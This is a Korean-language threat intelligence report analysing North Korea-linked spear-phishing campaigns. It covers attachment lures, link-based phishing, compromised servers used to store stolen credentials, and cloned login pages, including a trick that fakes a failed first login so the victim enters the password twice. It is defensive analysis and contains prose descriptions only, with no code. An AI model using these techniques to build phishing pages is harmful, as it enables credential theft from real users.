PLAINBIT

2025 월간 위협 분석 보고서

북한 배후 공격 그룹의 스피어피싱 인프라 분석

PLAINBIT 사이버위협대응센터
인텔리전스팀

※ 본 보고서는 2025년 7월 국가사이버안보센터(NCSC) 합동분석협의체를 통해 발간되었습니다.

2025 월간 위협 분석 보고서

북한 배후 공격 그룹의 스피어피싱 인프라 분석

Contents

01 개요

2025년 상반기 동안 국내에서는 북한 배후로 추정되는 사이버 공격 그룹들이 다양한 형태의 스피어피싱 공격을 수행해왔다. 스피어피싱(Spear Phishing)은 특정 대상을 정밀하게 겨냥해 설계된 이메일을 통해 악성 행위를 유도하는 대표적인 사이버 공격 기법으로, 현재까지도 침해사고의 초기 침투 수단으로 가장 널리 활용되고 있다. 특히 북한과 연계된 것으로 추정되는 공격 그룹들은 오랜 기간에 걸쳐 정교한 사회공학적 기법을 기반으로 한 스피어피싱 캠페인을 꾸준히 수행해왔으며, 최근에는 공격 인프라를 다양화하는 동시에 보다 고도화 된 악성 요소 삽입 기법을 적용하면서 지속적으로 전술을 발전시키고 있다.

Google Cloud社의 M-trends 2025 보고서[1]에 따르면 이메일 피싱은 전체 침해사고 중 약 14%에서 초기 감염 경로로 확인되었으며, 도용된 자격 증명(16%)과도 밀접한 관련이 있는 것으로 나타났다. 이는 공격자가 피싱을 통해 자격 증명을 탈취하거나, 인포스틸러(InfoStealer) 계열 악성코드를 활용해 브라우저에 저장된 계정 정보, 쿠키, 세션 토큰 등의 민감 데이터를 수집함으로써 추가적인 데이터를 확보하는 방식이 여전히 효과적인 침투 전략으로 작용하고 있음을 시사한다. 또한, 해당 보고서는 이메일 피싱이 단독 공격 기법으로만 활용되는 것이 아니라 무작위 대입(Brute Force) 공격, 웹 기반 감염, 제3자 계정 침해 등 다양한 기법과 결합되어 복합적인 침해 시나리오의 시작점으로 활용되고 있다는 점을 강조하고 있다.

자사에서 수행한 침해사고 분석 결과, 공격자들은 국내의 취약한 서버를 침해하여 피싱 공격 인프라로 적극 활용하고 있으며, 피해자의 데이터를 수집하고 저장하는 방식에 따라 명확히 구분되는 몇 가지 유형의 인프라가 발견되었다.

본 보고서는 북한 배후로 추정되는 공격자들의 스피어피싱 인프라에 대한 세부적인 분석과 사례 연구를 통해 각 유형의 구조적 특징을 명확히 제시한다. 아울러, 인프라에서 발견되는 기술적 특성과 흔적을 기반으로 공격 주체를 식별해 향후 유사한 공격에 효과적으로 대응할 수 있는 전략적 정보를 제공하고자 한다.

1) Google Cloud, "M-Trends 2025: Data, Insights, and Recommendations From the Frontlines", 2025-04-24, https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2025


02 스피어피싱 공격

본 장에서 설명하는 스피어피싱 메일 구성 방식은 북한 배후 공격 그룹을 포함해 다양한 위협 행위자들이 공통적으로 사용하는 일반적인 공격 수법에 해당한다. 즉, 메일을 통해 악성 요소를 삽입하는 기술적 방식은 특정 위협 그룹에 국한되지 않으며 사이버 범죄 조직부터 국가 배후 그룹에 이르기까지 광범위하게 관찰되는 행위 유형이다. 본 장에서는 이러한 스피어피싱 메일의 구성 방식을 기술적 전달 수단에 따라 구분한다.

1. 악성 파일 첨부 방식

가장 일반적으로 활용되는 방식은 이메일에 악성코드를 포함한 파일을 첨부하고 수신자가 해당 파일을 열람하거나 실행하도록 유도하는 구조이다. 공격자는 이력서, 회의자료, 견적서, 공문 등 외형상 정상적으로 보이는 문서나 압축파일을 활용하며, 내부에는 매크로, 스크립트 또는 드롭퍼(Dropper) 형태의 악성코드가 삽입된다. 이러한 악성 요소는 사용자의 동작에 따라 실행되며, 백도어 설치, 자격 증명 탈취, 명령 제어 서버 연결 등의 행위로 이어진다.

첨부파일을 기반으로 한 공격은 단일 파일 구조를 가지는 경우도 있지만, 다수의 악성 요소를 포함한 다단계 구조를 이루는 경우도 많다. 예를 들어, 압축파일 내부에 *.lnk, *.vbs, *.bat 파일 등을 포함하거나, 암호화 된 압축 파일을 활용해 보안 솔루션의 탐지를 우회하는 방식이 자주 사용된다.



▲ 스피어피싱 공격 유형 (1) - 악성 파일 첨부 사례

2. 이메일 본문 또는 헤더 내 악성 요소 삽입


이메일 본문이나 헤더에 악성 요소를 직접 삽입하는 방식은 비교적 고도화된 유형에 해당하며, HTML 기반 이메일 본문에 자바 스크립트나 파워셸 명령어 등을 은닉하거나 메일 헤더 필드에 악성 명령어를 포함시켜 수신자의 클라이언트 환경에서 자동 실행을 유도하는 구조를 가진다. 이 방식은 첨부파일이나 명시적 링크 없이도 감염을 유발할 수 있어 탐지 회피 측면에서 장점을 가질 수 있지만 실제로는 사용되는 빈도가 상대적으로 낮다.

이러한 유형이 제한적으로 활용되는 주된 이유 중 하나는 성공 가능성이 낮기 때문이다. 대부분의 최신 이메일 클라이언트는 HTML 메일 내의 스크립트 실행을 기본적으로 차단하고 있으며, 정적 콘텐츠 분석과 헤더 필드 검사 기능을 통해 악성 명령 삽입 시도를 사전에 탐지한다. 또한 클라이언트 기반 이메일 솔루션보다 웹 기반의 이메일 서비스가 보편화되면서 해당 방식을 활용한 공격 빈도가 낮아지는 이유이다. 네이버, 카카오, 지메일 등 주요 웹메일 플랫폼은 이메일을 브라우저 상에서 렌더링하며 기본적으로 <script>, <iframe>, <object> 등의 HTML 태그 실행을 제한하고 외부 리소스 로딩도 엄격하게 통제하고 있다. 이에 따라 이메일 본문이나 헤더 내 악성 요소를 삽입하는 방식의 클라이언트 환경의 취약점을 노린 공격 외에는 활용도가 낮은 편이며, 실제 사례로 관찰되는 빈도도 제한적이다.

3. 링크 기반 악성 요소 삽입


링크 기반 공격은 이메일 본문에 삽입된 하이퍼링크를 통해 수신자를 외부 웹 페이지로 유도하고 그 과정에서 악성 파일을 다운로드하거나 자격 증명을 탈취하는 방식으로 수행된다. 이 방식은 첨부파일 없이도 공격자가 원하는 행위를 유도할 수 있어 탐지 우회 및 공격 유연성 측면에서 자주 활용되는 유형이다. 링크 기반 공격은 일반적으로 다음 두 가지 방식으로 구분할 수 있다. 첫째는 정상적으로 보이는 클라우드 저장소나 문서 공유 서비스를 활용해 악성파일을 다운로드하도록 유도하는 유형이며, 둘째는 공격자가 사전에 구축한 웹 페이지에 사용자를 접속시켜 계정 정보나 인증 데이터를 탈취하는 피싱 페이지 기반 유형이다.

첫 번째 유형에서는 공격자가 Google Drive, Dropbox, Mega 등 정상적인 클라우드 서비스에 악성파일을 업로드한 뒤 해당 다운로드 링크를 이메일 본문에 삽입한다. 공격자는 이메일 내용에서 이를 회의자료, 정책 문서, 입찰 파일 등으로 위장해 사용자의 클릭을 유도하며 사용자가 링크를 통해 접속한 후 파일을 내려받아 실행하면 악성파일이 시스템에 설치된다. 이러한 방식은 정상적인 서비스를 사용하므로 피싱 여부를 직관적으로 인지하기 어렵고, 보안 솔루션의 URL 기반 탐지도 우회할 수 있다는 점에서 공격자에게 유리한 환경을 제공한다.



▲ 스피어피싱 공격 유형 (3) - 링크 기반 악성 요소 삽입 사례 (정상 클라우드 링크 첨부)

두 번째 유형은 공격자가 직접 구축한 피싱 페이지로 사용자를 유도해 자격 증명을 탈취하는 방식이다. 이 경우 공격자는 웹 메일 로그인 화면, 비밀번호 변경 페이지, 그룹웨어 인증 페이지, 사내 전자결재 시스템 등으로 위장한 웹 페이지를 제작하고 이메일에 해당 페이지로 연결되는 링크를 삽입한다. 사용자가 링크를 클릭하고 해당 페이지에서 계정 정보를 입력하면 입력된 정보는 공격자의 서버로 전송되며 이를 통해 실제 사용자 권한을 탈취하거나 이중 로그인을 우회한 세션 탈취 공격으로 이어질 수 있다. 특히 이 방식은 공격자가 미리 구축한 인프라를 기반으로 수행되며, 공격의 정교함과 지속성을 높이기 위한 다양한 기술이 함께 사용된다. 예를 들어, 다단계 리다이렉션 구조를 활용하거나 사용자의 접속 환경에 따라 악성 콘텐츠를 조건부로 노출하는 환경 기반 필터링 기법이 적용되기도 한다. 또한 피싱 도메인을 일반적인 도메인 구조로 위장하거나 한글 도메인을 포함한 유사 도메인을 활용해 시각적 유사성을 극대화하는 전략도 자주 사용된다.



▲ 스피어피싱 공격 유형 (3) - 링크 기반 악성 요소 삽입 사례 (공격자 인프라로 유도)

이러한 링크 기반 공격은 단일 메일을 통해 악성코드 감염뿐만 아니라 인증 정보 탈취, 내부망 진입, 세션 하이재킹 등 다양한 추가 행위로 이어질 수 있다는 점에서 단순한 URL 클릭 유도를 넘어 공격 인프라와 직접적으로 연결된다. 특히 북한 배후로 추정되는 공격 그룹은 피싱 링크를 자체적으로 구축한 외부 서버로 연결하거나, 국내의 취약한 웹 서버를 해킹해 중간 경유지로 활용하는 방식으로 공격을 수행하는 사례가 다수 확인되고 있다. 이와 같은 인프라 활용 방식은 다음 장에서 유형별로 살펴보고자 한다.


03 스피어피싱 인프라 분석

최근 식별된 스피어피싱 공격 사례 분석 결과, 공격자들은 스피어피싱 메일을 발송하기 위한 인프라와 피해자의 계정 정보를 수집 및 저장하기 위한 인프라를 서로 분리된 구조로 운영하는 것으로 확인되었다. 스피어피싱 메일 발송 인프라는 공격자가 이메일을 대량 발송하거나 특정 수신자를 타겟팅하는데 사용되며, 탈취 정보 저장지는 수신자가 메일 내 링크를 클릭한 이후 계정 정보를 입력하게 되는 페이지와 입력된 정보를 처리 및 저장하는 구성 요소로 이루어져 있다.

특히 탈취 정보 저장지는 공격자가 직접 사전에 구매한 서버를 이용하기보다는 국내의 취약한 웹 서버를 공격해 장악한 후 피싱 인프라로 전환하는 방식이 더 일반적으로 활용되고 있다. 이렇게 확보된 서버에는 피해자의 계정 정보를 수집 및 저장하기 위한 디렉터리 구조와 위장한 로그인 페이지, 탈취 정보 저장 및 전송을 위한 스크립트 등이 포함되며 수집된 정보는 공격자의 서버 내 텍스트 파일로 저장되거나 외부 클라우드 저장소로 전송되는 방식으로 탈취된다.


스피어피싱 메일 본문에는 국내 주요 포털 사이트나 공공기관을 사칭한 링크가 포함되어 있으며, 수신자가 이를 클릭하면 공격자가 구성한 위장 로그인 페이지 또는 비밀번호 확인 페이지로 연결된다. 사용자가 해당 페이지에 계정 정보를 입력하면 앞서 설명한 수집 및 저장 인프라에 정보가 탈취되는 구조다.

본 장에서는 이처럼 탈취 정보 저장을 목적으로 구축된 인프라의 기술적 구조에 초점을 맞춰 분석을 진행한다. 특히 공격자가 대상으로 삼은 메일의 계정과 스피어피싱 링크 클릭 시 연결되는 웹 서버의 페이지 간 동작 흐름, 계정 정보의 검증 방식, 위장된 로그인 페이지의 구성, 수집된 정보의 저장 또는 전송 방식 등에 따라 인프라 유형을 분류했다.



▲ 스피어피싱 인프라 구성 (예시)


1. 대학, 공공기관, 언론사 등 특정 계정 탈취 목적



▲ 대학, 공공기관, 언론사 등 특정 계정 탈취 피싱 인프라 흐름

자사에서 분석한 국내 침해사고 사례 중 대학교, 언론사, 공공기관 등의 로그인 페이지를 정교하게 복제한 피싱 공격 사례가 확인되었다. 해당 피싱 인프라는 피해자가 사용하는 실제 서비스의 로그인 페이지와 동일한 외형을 갖도록 설계되어, 사용자가 피싱 페이지를 정상 페이지로 인식하도록 유도하는 데 초점이 맞춰져 있다.

공격자는 먼저 이메일 등 사회공학 기법을 활용해 피해자에게 피싱 링크를 전달한다. 이 링크는 공격자가 사전에 준비한 피싱 인프라의 페이지로 연결되며, 해당 페이지는 원본 기관의 로고, 색상, 레이아웃, 안내 문구까지 완벽히 모방되어 있다. 단순히 디자인뿐만 아니라 HTML 구조, CSS 스타일시트, 일부 동작 스크립트까지 유사하게 구성되어 사용자의 의심을 최소화하도록 설계되어 있다.



▲ 통일부 웹 메일로 위장한 페이지(좌), 경희대학교 로그인 페이지로 위장한 페이지(우)


위장된 로그인 페이지(index.html)는 사용자로부터 ID 및 비밀번호를 입력받을 수 있도록 되어 있으며, 입력된 정보는 내부에 포함된 PHP 스크립트(login.php)를 통해 처리된다. 주목할 점은 피해자의 반복 입력을 유도하여 보다 정확한 계정 정보를 확보하려는 전략이다. 공격자는 사용자가 비밀번호를 한 번 입력했을 때, 의도적으로 로그인 실패 메시지를 반환하거나 아무런 반응이 없는 것처럼 보이도록 구성함으로써 피해자가 틀린 비밀번호를 입력한 것처럼 오인하게 만든다. 이후 피해자가 다시 비밀번호를 입력하면, 두 번째 입력 시에는 정상 로그인된 것처럼 응답하여 피해자로 하여금 정상적인 로그인이 이루어진 것으로 착각하게 만든다. 